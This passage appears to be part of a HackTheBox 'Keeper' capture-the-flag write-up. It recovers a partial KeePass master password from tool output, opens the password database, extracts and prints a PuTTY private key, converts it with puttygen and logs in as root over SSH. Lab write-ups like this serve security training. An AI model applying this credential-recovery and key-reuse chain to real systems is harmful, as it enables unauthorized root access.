
- Found a password -

```
Password candidates (character positions):
Unknown characters are displayed as "●"
1.:     ●
2.:     ,, l, `, -, ', ], A, I, :, =, _, c, M,
3.:     d,
4.:     g,
5.:     r,
6.:     ●
7.:     d,
8.:      ,
9.:     m,
10.:    e,
11.:    d,
12.:     ,
13.:    f,
14.:    l,
15.:    ●
16.:    d,
17.:    e,
Combined: ●{,, l, `, -, ', ], A, I, :, =, _, c, M}dgr●d med fl●de
```


- We can see that we didn't get the complete password -
- Searching for `med flode` -




- Installing `keepass2` and opening the file `passcodes.kbdx`



- We are successfully able to open the file via the password.



- Opening the `keeper.htb` file -



- Copying the contents and saving it as `key.ppk`

```
┌──(kali㉿kali)-[~/Documents/HTB/Keeper]
└─$ cat key.ppk
PuTTY-User-Key-File-3: ssh-rsa
Encryption: none
Comment: rsa-key-20230519
Public-Lines: 6
AAAAB3NzaC1yc2EAAAADAQABAAABAQCnVqse/hMswGBRQsPsC/EwyxJvc8Wpul/D
8riCZV30ZbfEF09z0PNUn4DisesKB4x1KtqH0l8vPtRRiEzsBbn+mCpBLHBQ+81T
EHTc3ChyRYxk899PKSSqKDxUTZeFJ4FBAXqIxoJdpLHIMvh7ZyJNAy34lfcFC+LM
Cj/c6tQa2IaFfqcVJ+2bnR6UrUVRB4thmJca29JAq2p9BkdDGsiH8F8eanIBA1Tu
FVbUt2CenSUPDUAw7wIL56qC28w6q/qhm2LGOxXup6+LOjxGNNtA2zJ38P1FTfZQ
LxFVTWUKT8u8junnLk0kfnM4+bJ8g7MXLqbrtsgr5ywF6Ccxs0Et
Private-Lines: 14
AAABAQCB0dgBvETt8/UFNdG/X2hnXTPZKSzQxxkicDw6VR+1ye/t/dOS2yjbnr6j
oDni1wZdo7hTpJ5ZjdmzwxVCChNIc45cb3hXK3IYHe07psTuGgyYCSZWSGn8ZCih
kmyZTZOV9eq1D6P1uB6AXSKuwc03h97zOoyf6p+xgcYXwkp44/otK4ScF2hEputY
f7n24kvL0WlBQThsiLkKcz3/Cz7BdCkn+Lvf8iyA6VF0p14cFTM9Lsd7t/plLJzT
VkCew1DZuYnYOGQxHYW6WQ4V6rCwpsMSMLD450XJ4zfGLN8aw5KO1/TccbTgWivz
UXjcCAviPpmSXB19UG8JlTpgORyhAAAAgQD2kfhSA+/ASrc04ZIVagCge1Qq8iWs
OxG8eoCMW8DhhbvL6YKAfEvj3xeahXexlVwUOcDXO7Ti0QSV2sUw7E71cvl/ExGz
in6qyp3R4yAaV7PiMtLTgBkqs4AA3rcJZpJb01AZB8TBK91QIZGOswi3/uYrIZ1r
SsGN1FbK/meH9QAAAIEArbz8aWansqPtE+6Ye8Nq3G2R1PYhp5yXpxiE89L87NIV
09ygQ7Aec+C24TOykiwyPaOBlmMe+Nyaxss/gc7o9TnHNPFJ5iRyiXagT4E2WEEa
xHhv1PDdSrE8tB9V8ox1kxBrxAvYIZgceHRFrwPrF823PeNWLC2BNwEId0G76VkA
AACAVWJoksugJOovtA27Bamd7NRPvIa4dsMaQeXckVh19/TF8oZMDuJoiGyq6faD
AF9Z7Oehlo1Qt7oqGr8cVLbOT8aLqqbcax9nSKE67n7I5zrfoGynLzYkd3cETnGy
NNkjMjrocfmxfkvuJ7smEFMg7ZywW7CBWKGozgz67tKz9Is=
Private-MAC: b0a0fd2edf4f0e557200121aa673732c9e76750739db05adc3ab65ec34c55cb0

┌──(kali㉿kali)-[~/Documents/HTB/Keeper]
└─$
```

- Using `puttygen` to generate `id_rsa`

To authenticate to an SSH server using your PuTTY user key file (`*.ppk`) from the Linux terminal, you can use the `ssh` command along with the `puttygen` utility to convert the PuTTY key format to OpenSSH format. Here's the step-by-step process:


Convert PuTTY Key to OpenSSH Format:

Open a terminal on your Linux machine and use the `puttygen` utility to convert your PuTTY key (`*.ppk`) to OpenSSH format (`*.pub` and `id_rsa` files).


bash Copy code

```
puttygen your-key.ppk -O private-openssh -o id_rsa
puttygen your-key.ppk -O public-openssh -o id_rsa.pub
```

- Generating `id_rsa`



- Now changing the permission and trying to login via SSH



- Successfully logged in as root